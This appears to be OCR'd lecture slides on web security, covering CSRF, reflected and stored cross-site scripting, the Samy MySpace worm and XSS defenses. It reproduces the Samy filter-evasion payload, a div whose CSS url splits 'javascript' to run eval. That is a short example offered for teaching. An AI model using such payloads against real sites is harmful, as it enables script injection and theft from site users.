
- Doesn’t work across domains
- Requires all calls via XMLHttpRequest with authentication data
  - E.g.: Login CSRF means login happens over XMLHttpRequest

Question

(not in-class exercise, unfortunately…)

- What are the differences between SQL injection and cross-site request forgery?
- Why isn't CSRF prevented by the same-origin policy?

XSS




Cross-site scripting (XSS):

site/user B sends victim client a script that abuses honest user A


Cross-site scripting (XSS)

- Site A tricks client into running script that abuses honest site B
  - Reflected (non-persistent) attacks
    - (e.g., links on malicious web pages)
  - Stored (persistent) attacks
    - (e.g., Web forms with HTML)

Reflected XSS attack



Stored XSS


Attack Server
4
steal valuable data
1
Inject malicious script
2
request content
3
receive malicious script
User Victim
Server Victim

“but most of all, Samy is my hero”

MySpace allows HTML content from users
Strips many dangerous tags, strips any occurrence of javascript

CSS allows embedded javascript

```
<div id="mycode" expr="alert('hah!')" style="background:url('java
script:eval(document.all.mycode.expr)')">
```

Samy Kamkar used this (with a few more tricks) to build javascript worm that spread through MySpace

- Add message above to profile
- Add worm to profile
- Within 20 hours: one million users run payload

Defending against XSS

- Input validation
  - Never trust client-side data
  - Only allow what you expect
  - Remove/encode special characters (harder than it sounds)
- Output filtering / encoding
  - Remove/encode special characters
  - Allow only “safe” commands
- Client side defenses, HTTPOnly cookies, Taint mode (Perl), Static analysis of server code …

Top vulnerabilities

- SQL injection
- Cross-site request forgery (CSRF or XSRF)
- Cross-site scripting (XSS)